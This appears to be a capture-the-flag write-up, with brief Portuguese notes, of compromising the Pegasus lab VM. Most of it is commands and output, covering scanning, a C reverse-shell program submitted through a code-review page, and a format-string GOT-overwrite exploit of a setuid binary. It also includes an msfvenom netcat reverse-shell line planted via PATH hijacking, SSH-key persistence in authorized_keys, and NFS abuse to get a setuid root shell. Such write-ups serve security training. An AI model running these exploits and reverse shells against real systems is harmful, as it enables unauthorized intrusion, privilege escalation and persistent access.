


IP da máquina: 192.168.56.142 // MAC: 08:00:27:88:F8:40

sudo nmap -sV -O -sC -Pn --source-port 80 -p- -vvvv 192.168.56.142

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 5.9p1 Debian Subuntu1.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 77:89:5b:52:ed:a5:58:6e:8e:09:f3:9e:f1:b0:d9:98 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAJ1AGamZwFR+hN+Br77dA9qmEUSQh5e0dpk9PnceDxNeFduV8WFrUeWgYbJSsQto7wqEX
K4aKLXon4NEi6Bx7rUQyBUUaA+o4cwUsNB0mgkG1/T2iTsU8EK1C3k8mo6eazUL3qzrxwVTA6Q4vT3vyUrR8q0lm9UF2x7SNjaK
sk+1AAAAFQCWGKwf9pY3WYRyHwPbQ3mky3VKswAAAIbgGSeAonsVtdKDPmuUc8M20En/Wyhr8u1fz1JJsnclJSpoTSxgPJzNuYn
NL2aBytBbZ2S36xVZ0A8ehakuFkXdg+bNKAkbxi507iD3rLuYHVMtrH0jff2TpMcWt+JI7+le1l74jdFY6zKPbbbq0Y9hqkLWLH
epzgDP1tVohhKpRQAAIEAj+s3j3GvT20xfpjmY3KZhWssKqvGNqU9uh5jriXJP1by3scocgfIuiZc9Q7GaN880/2Xr+LspzssJ
0PY9PIqXUtARv6G356Es1fg0Ms35U3AJeBAtpSE/7ZHWU5vA3d/Tv63i4CRNVCP46EMXRUDcyWKbp2/oncCw2ZAxtG6sw=
|   2048 d6:62:f5:12:31:36:ed:08:2c:1a:5e:9f:3c:aa:1f:d2 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDhncRKQJX0DWar32I6jj0zVkJtEpZvtKNBVGPj6oLYfyUG3nfxS4SgLP3yk
cU3dFvTITNj0v24ldK350wgTXmWZDWSz4mfLWK8+g9a0EqjIx3lQBDlC6f0+uSasczYH3yyDLU5A4wKuiIxAH+9pYkFsKk89m3L
y3hsIE2tqPRASb0YSgt0yJKLSW5KFXj4LDEMw0rTOUBzLma9m3mITGSWkL0ijkA4QrJl07YjnK4En9VC5z7a74QIwIu2HHw6Avq
UE4PIId3R4uL87W0XgmX2JQWHIw1A+r79Dif2kqmxT/L2f+L7p7+OL6DcjdLmaz81/Oh9TPBjwkx14L1YDWF
|   256 c5:f0:be:e5:c0:9c:28:6e:23:5c:48:38:8b:4a:c4:43 (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBAkLSLuBrRw9x3R2D7CVn1NVZ
ChwrY0zTqCYkPDfHM2BmLGrh8gg/egswDYiKvPXnm1JQowyyPCivnRkBpsylRo=
111/tcp   open  rpcbind syn-ack ttl 64  2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000   2,3,4       111/tcp    rpcbind
|   100000   2,3,4       111/udp    rpcbind
|   100000   3,4         111/tcp6   rpcbind
|   100000   3,4         111/udp6   rpcbind
|   100024   1           37922/udp6 status
|
|   100024   1           44813/tcp  status
|   100024   1           46597/udp  status
|_  100024   1           47396/tcp6 status
8088/tcp  open  http     syn-ack ttl 64  nginx 1.1.19
|_http-favicon: Unknown favicon MD5: 43FEAD1B2A58B485430C387D9BED4AFB
|_http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.1.19
|_http-title: Pegasus Technologies - Under Construction
44813/tcp open  status  syn-ack ttl 64  1 (RPC #100024)
MAC Address: 08:00:27:88:F8:40 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

<http://192.168.56.142:8088/>



```
ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u  
http://192.168.56.142:8088/FUZZ -fs 189
```

```
submit.php [Status: 200, Size: 19, Words: 4, Lines: 1]  
codereview.php [Status: 200, Size: 488, Words: 45, Lines: 15]
```

<http://192.168.56.142:8088/submit.php>



No data to process.

<http://192.168.56.142:8088/codereview.php>

<https://gist.github.com/0xabe-io/916cf3af33d1c0592a90>

Pegasus Technologies - Code Review - Mozilla Firefox

Pegasus Technologies - Cod X +

192.168.56.142:8088/codereview.php

## Code review

Note: our trainee (Mike) will be reviewing the code until we come up with an official process and a proper portal for code submission.

In the meantime, please use the form below.

```

/* credits to http://blog.techorganic.com/2015/01/04/pegasus-
hacking-challenge/ */
#include <stdio.h>
#include <unistd.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>

#define REMOTE_ADDR "192.168.56.114"
#define REMOTE_PORT 443

int main(int argc, char *argv[])
{
    struct sockaddr_in sa;
    int s;

    sa.sin_family = AF_INET;
    sa.sin_addr.s_addr = inet_addr(REMOTE_ADDR);
    sa.sin_port = htons(REMOTE_PORT);

    s = socket(AF_INET, SOCK_STREAM, 0);
    connect(s, (struct sockaddr *) &sa, sizeof(sa));
    dup2(s, 0);
    dup2(s, 1);
    dup2(s, 2);

    execl("/bin/sh", 0, 0);
    return 0;
}

```

Submit

sudo nc -nlvp 443

```

[~]-[headcrusher@parrot]-[~]
$ sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.142.
Ncat: Connection from 192.168.56.142:54621.
id
uid=1001(mike) gid=1001(mike) groups=1001(mike)
uname -a
Linux pegasus 3.13.0-39-generic #66-precise1-Ubuntu SMP Wed Oct 29 09:59:20 UTC 2014 i686 i686 i386
GNU/Linux

```

python -c 'import pty;pty.spawn("/bin/bash")'

file my\_first

```

mike@pegasus:/home/mike$ ls
ls
Mail check_code.sh code my_first
mike@pegasus:/home/mike$ file my_first
file my_first
my_first: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses
shared libs), for GNU/Linux 2.6.26, BuildID[sha1]=0xa7154888c18de2c173560b5a43d08856a538b357, not
stripped

```

[https://owasp.org/www-community/attacks/Format\\_string\\_attack](https://owasp.org/www-community/attacks/Format_string_attack)

./my\_first



1

1

%x

bfa0b10c

```
mike@pegasus:/home/mike$ ./my_first
./my_first
WELCOME TO MY FIRST TEST PROGRAM
-----
Select your tool:
[1] Calculator
[2] String replay
[3] String reverse
[4] Exit

Selection: 1
1

Enter first number: 1
1
Enter second number: %x
%X
Error details: bfa0b10c
```

python -c 'print("1\n1\n" + "AAAA" + 8\*"%x" + "\n4")' | ./my\_first

```
mike@pegasus:/home/mike$ python -c 'print("1\n1\n" + "AAAA" + 8*"%x" + "\n4")' | ./my_first
<thon -c 'print("1\n1\n" + "AAAA" + 8*"%x" + "\n4")' | ./my_first
WELCOME TO MY FIRST TEST PROGRAM
-----
Select your tool:
[1] Calculator
[2] String replay
[3] String reverse
[4] Exit

Selection:
Enter first number: Enter second number: Error details: AAAAbfb0d81cab75d0160b7742ac0b776eff4b776f9
18bfb0d82041414141
```

gdb ./my\_first

break \_\_libc\_start\_main

```

mike@pegasus:/home/mike$ gdb ./my_first
gdb ./my_first
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/mike/my_first...(no debugging symbols found)...done.
(gdb) break __libc_start_main
break __libc_start_main
Breakpoint 1 at 0x80483f0

```

run

print system

0xb7589060

```

(gdb) run
run
Starting program: /home/mike/my_first

Breakpoint 1, 0xb75633e0 in __libc_start_main ()
    from /lib/i386-linux-gnu/libc.so.6
(gdb) print system
print system
$1 = {<text variable, no debug info>} 0xb7589060 <system>

```

objdump -R my\_first

0x08049bfc

```

mike@pegasus:/home/mike$ objdump -R my_first
objdump -R my_first

my_first:      file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET      TYPE                VALUE
08049bec    R_386_GLOB_DAT    ___gmon_start__
08049c20    R_386_COPY        stdin
08049bfc    R_386_JUMP_SLOT   printf

```

ulimit -s

ulimit -s unlimited

```
mike@pegasus:/home/mike$ ulimit -s
ulimit -s
8192
mike@pegasus:/home/mike$ ulimit -s unlimited
ulimit -s unlimited
```

python -c 'print("1\n1\n" + "\xfc\x9b\x04\x08" + "%8\$n")' > payload

cat payload

```
mike@pegasus:/home/mike$ python -c 'print("1\n1\n" + "\xfc\x9b\x04\x08" + "%8$n")' > payload
<thon -c 'print("1\n1\n" + "\xfc\x9b\x04\x08" + "%8$n")' > payload
mike@pegasus:/home/mike$ cat payload
cat payload
1
1
0%8$n
```

gdb ./my\_first

run < payload

0x00000004

```
Selection:
Enter first number: Enter second number: Error details: ??

Program received signal SIGSEGV, Segmentation fault.
0x00000004 in ?? ()
```

print system

4006 9060

```
(gdb) print system
print system
$1 = {<text variable, no debug info>} 0x40069060 <system>
```

python -c 'print 0x9060-0x0004'

36956 – valor em decimal



```
[headcrusher@parrot]-[~]
$python -c 'print 0x9060-0x0004'
36956
```

python -c 'print("l\nl\n" + "\xfc\x9b\x04\x08" + "%36956u" + "%8\$n")' > payload

```
mike@pegasus:/home/mike$ python -c 'print("l\nl\n" + "\xfc\x9b\x04\x08" + "%36956u" + "%8$n")' > pa
ypayload
<\xfc\x9b\x04\x08" + "%36956u" + "%8$n")' > payload
```

run < payload

0x00009060

```
3214521292

Program received signal SIGSEGV, Segmentation fault.
0x00009060 in ?? ()
```

python -c 'print 0x4006-0x9060'

python -c 'print 0x14006-0x9060'

44966

```
[headcrusher@parrot]-[~]
$python -c 'print 0x4006-0x9060'
-20570
[headcrusher@parrot]-[~]
$python -c 'print 0x14006-0x9060'
44966
```

python -c 'print("l\nl\n" + "\xfc\x9b\x04\x08" + "\xfe\x9b\x04\x08" + "%36952u" + "%8\$n" + "%44966u" + "%9\$n")' > payload

```
mike@pegasus:/home/mike$ python -c 'print("l\nl\n" + "\xfc\x9b\x04\x08" + "\xfe\x9b\x04\x08" + "%36
952u" + "%8$n" + "%44966u" + "%9$n")' > payload
<\x9b\x04\x08" + "%36952u" + "%8$n" + "%44966u" + "%9$n")' > payload
```

gdb ./my\_first

run < payload

```

10

sh: 1: Selection:: not found

Program received signal SIGSEGV, Segmentation fault.
0x08c3d0d4 in ?? ()

```

msfvenom -p cmd/unix/reverse\_netcat lhost=192.168.56.114 lport=4433 -f raw

```

[headcrusher@parrot]~$ msfvenom -p cmd/unix/reverse_netcat lhost=192.168.56.114 lport=4433 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 104 bytes
mkfifo /tmp/nyfgjdc; nc 192.168.56.114 4433 0</tmp/nyfgjdc | /bin/sh >/tmp/nyfgjdc 2>&1; rm /tmp/nyfgjdc

```

cd /tmp

echo "mkfifo /tmp/nyfgjdc; nc 192.168.56.114 4433 0</tmp/nyfgjdc | /bin/sh >/tmp/nyfgjdc 2>&1; rm /tmp/nyfgjdc" > Selection\;

chmod 777 Selection\;

```

mike@pegasus:/home/mike$ cd /tmp
cd /tmp
mike@pegasus:/tmp$ echo "mkfifo /tmp/nyfgjdc; nc 192.168.56.114 4433 0</tmp/nyfgjdc | /bin/sh >/tmp/nyfgjdc 2>&1; rm /tmp/nyfgjdc" > Selection\;
<gjd | /bin/sh >/tmp/nyfgjdc 2>&1; rm /tmp/nyfgjdc" > Selection\;
mike@pegasus:/tmp$ ls
ls
Selection:

```

```

mike@pegasus:/tmp$ chmod 777 Selection\;
chmod 777 Selection\;

```

export PATH=\$PATH:/tmp

```

mike@pegasus:/tmp$ export PATH=$PATH:/tmp
export PATH=$PATH:/tmp
mike@pegasus:/tmp$ cat $PATH
cat $PATH
cat: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/tmp: No such file or directory

```

python -c 'print("1\n1\n" + "\xfc\x9b\x04\x08" + "\xfe\x9b\x04\x08" + "%36952u" + "%8\$n" + "%44966u" + "%9\$n")' | ./my\_first



```
mike@pegasus:/home/mike$ python -c 'print("\n\n" + "\xfc\x9b\x04\x08" + "\xfe\x9b\x04\x08" + "%36
952u" + "%8$n" + "%44966u" + "%9$n")' | ./my_first
<\x9b\x04\x08" + "%36952u" + "%8$n" + "%44966u" + "%9$n")' | ./my_first
WELCOME TO MY FIRST TEST PROGRAM
-----
Select your tool:
[1] Calculator
[2] String replay
[3] String reverse
[4] Exit

Selection:
Enter first number: Enter second number: Error details: 00
```

sudo nc -nlvp 4433

```
[headcrusher@parrot]~$ sudo nc -nlvp 4433
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4433
Ncat: Listening on 0.0.0.0:4433
Ncat: Connection from 192.168.56.142.
Ncat: Connection from 192.168.56.142:36159.
id
uid=1001(mike) gid=1001(mike) euid=1000(john) groups=1000(john),1001(mike)
uname -a
Linux pegasus 3.13.0-39-generic #66~precise1-Ubuntu SMP Wed Oct 29 09:59:20 UTC 2014 i686 i686 i386
GNU/Linux
```

cd .ssh

ssh-keygen -t rsa -C john

johnkey

```

[headcrusher@parrot]~$ cd .ssh
[headcrusher@parrot]~/.ssh$ ssh-keygen -t rsa -C john
Generating public/private rsa key pair.
Enter file in which to save the key (/home/headcrusher/.ssh/id_rsa): johnkey
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in johnkey
Your public key has been saved in johnkey.pub
The key fingerprint is:
SHA256:97DfY0Sqzk+VjW+FmPGXmda87gSVGvIOwxbGRnKTQ6w john
The key's randomart image is:
+---[RSA 3072]-----+
|      .o=      |
|      =+.  .   |
|      .o*.o    |
|      E==**=   |
|  S  o.o0*=*   |
|      . +B.+00 |
|      .000 00  |
|      ..0  .=. |
|      .o.o.o+  |
+-----[SHA256]-----+

```

```

[headcrusher@parrot]~/.ssh$ cat johnkey.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDYMAG4tEWjBp8UkfmXRRah4KD9odswjbe5q7brSoj5i9hMVieLWteqeSaZIJ276J3Zcn/IdzLM5aancKXHehqPC7CtIauU6tYRYu6XZlXh1PptzLcGLjLpxzYVS3OMqlcSU4RU/F44hmpZVduCWr9hifW9Nr+QaivC/RljvLAuMFON6r2P2zz/kBU6M/ih0fpmH/ikvSN92YSsqIqS7FNNUSEG9XujjZgikqeslGHw6H0c1FeBqtW/qEic+8rF3tVFc9gmFaY20Pj45zGK4dqPGPeq5NX6YVNHx0sEowcSqw60jNMxwyVnQH8fPGtPd06y7j9gtpuu4d880rQSIFxa4TBf6H60rrO+runN0oQsvP+83HkmO0NKKCY3JtSS3dpRIEP9fDaDJmDDyy3UqP4+peXJujeiLprbPfwz75jy0GzwRWUzY+dkyZS2UfV5lQSX81pYj2vh+IbB0IYfn3gKF11kTkvgQTxgYgT6jD0xn4mA3wcBxu8RZF9TM8epNEM= john

```

cd /home/john

cd .ssh

echo

"ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAQgQDYMAG4tEWjBp8UkfmXRRah4KD9odswjbe5q7brSoj5i9hMVieLWteqeSaZIJ276J3Zcn/IdzLM5aancKXHehqPC7CtIauU6tYRYu6XZlXh1PptzLcGLjLpxzYVS3OMqlcSU4RU/F44hmpZVduCWr9hifW9Nr+QaivC/RljvLAuMFON6r2P2zz/kBU6M/ih0fpmH/ikvSN92YSsqIqS7FNNUSEG9XujjZgikqeslGHw6H0c1FeBqtW/qEic+8rF3tVFc9gmFaY20Pj45zGK4dqPGPeq5NX6YVNHx0sEowcSqw60jNMxwyVnQH8fPGtPd06y7j9gtpuu4d880rQSIFxa4TBf6H60rrO+runN0oQsvP+83HkmO0NKKCY3JtSS3dpRIEP9fDaDJmDDyy3UqP4+peXJujeiLprbPfwz75jy0GzwRWUzY+dkyZS2UfV5lQSX81pYj2vh+IbB0IYfn3gKF11kTkvgQTxgYgT6jD0xn4mA3wcBxu8RZF9TM8epNEM= john" > authorized\_keys



chmod 600 authorized\_keys

```
cd .ssh
ls
id_rsa
known_hosts
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDYMAg4tEWjBp8UkfmXRRah4KD9odswjbe5q7brSoj5i9hMVieLWteqe
SaZij276J3Zcn/IdzLM5aanckXHehqPC7CtIauU6tYRYu6XZLXh1PptzLcGLjLpxzYVS30MqlcSU4RU/F44hmpZVduCWr9hifw9
Nr+QaivC/RljvLAuMFON6r2P2zZ/kBU6M/ih0fpmH/ikvSN92YSsqIqS7FNNUSEG9XujjZgikqeslGHw6H0c1FeBqtW/qEic+8r
F3tVFc9gmFaY20Pj45zGK4dqPGPeq5NX6YVNHx0sEowcSqw60jNMxwyVnQH8fPGtPd06y7j9gtpuu4d880rQSIExa4TBf6H60rr
0+runN0oQsvP+83Hkm00NKKCY3JtSS3dpRIEP9fDaDJmDDyy3UqP4+peXJujeiLprbPfwz75jy0GzwRWUzY+dkyZS2UfV5lQSX8
1pYj2vh+IbB0IYfn3gKF11kTkvgQTxgYgT6jD0xn4mA3wcBxu8RZF9TM8epNEM= john" > authorized_keys
ls
authorized_keys
id_rsa
known_hosts
```

ssh -i johnkey john@192.168.56.142

```
[headcrusher@parrot]~[~/.ssh]
$ ssh -i johnkey john@192.168.56.142
The authenticity of host '192.168.56.142 (192.168.56.142)' can't be established.
ECDSA key fingerprint is SHA256:gdZtFA7LjMDQnGF+ACbBk2+W2q3LeXHbA/AtyjFFLyw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.142' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-39-generic i686)

* Documentation:  https://help.ubuntu.com/

System information as of Tue Oct  6 03:08:31 AEDT 2020

System load:  0.0                Processes:            95
Usage of /:   6.6% of 18.32GB    Users logged in:     0
Memory usage: 10%                IP address for eth0: 192.168.56.142
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2017.

Last login: Sun Nov 23 21:24:39 2014 from 172.16.246.129
john@pegasus:~$
```

sudo -l

```
john@pegasus:~$ sudo -l
Matching Defaults entries for john on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User john may run the following commands on this host:
    (root) NOPASSWD: /usr/local/sbin/nfs
```

sudo /usr/local/sbin/nfs start



```
john@pegasus:~$ sudo /usr/local/sbin/nfs start
* Exporting directories for NFS kernel daemon... [ OK ]
* Starting NFS kernel daemon [ OK ]
```

sudo nmap -sV --script=nfs-showmount 192.168.56.142

```
111/tcp open rpcbind 2-4 (RPC #100000)
| nfs-showmount:
|_ /opt/nfs *
```

sudo mount -t nfs -o proto=tcp,port=2049 192.168.56.142:/opt/nfs /mnt/pegasus

sudo touch /mnt/pegasus/root\_shell

sudo chmod 777 /mnt/pegasus/root\_shell

```
[headcrusher@parrot]-[/]
└─$ sudo mount -t nfs -o proto=tcp,port=2049 192.168.56.142:/opt/nfs /mnt/pegasus
[headcrusher@parrot]-[/]
└─$ touch /mnt/pegasus/root_shell
touch: cannot touch '/mnt/pegasus/root_shell': Permission denied
[✗]-[headcrusher@parrot]-[/]
└─$ sudo touch /mnt/pegasus/root_shell
[headcrusher@parrot]-[/]
└─$ sudo chmod 777 /mnt/pegasus/root_shell
```

cd /tmp

cp /bin/dash /opt/nfs/root\_shell

```
john@pegasus:/opt/nfs$ cd /tmp
john@pegasus:/tmp$ cp /bin/dash /opt/nfs/root_shell
```

sudo chmod u+s /mnt/pegasus/root\_shell

sudo chmod g+s /mnt/pegasus/root\_shell

```
[✗]-[headcrusher@parrot]-[/]
└─$ sudo chmod u+s /mnt/pegasus/root_shell
[headcrusher@parrot]-[/]
└─$ sudo chmod g+s /mnt/pegasus/root_shell
```

/opt/nfs/root\_shell

```
john@pegasus:/tmp$ /opt/nfs/root_shell
# id
uid=1000(john) gid=1000(john) euid=0(root) egid=0(root) groups=0(root),1000(john)
# uname -a
Linux pegasus 3.13.0-39-generic #66-precise1-Ubuntu SMP Wed Oct 29 09:59:20 UTC 2014 i686 i686 i386
```

cat flag

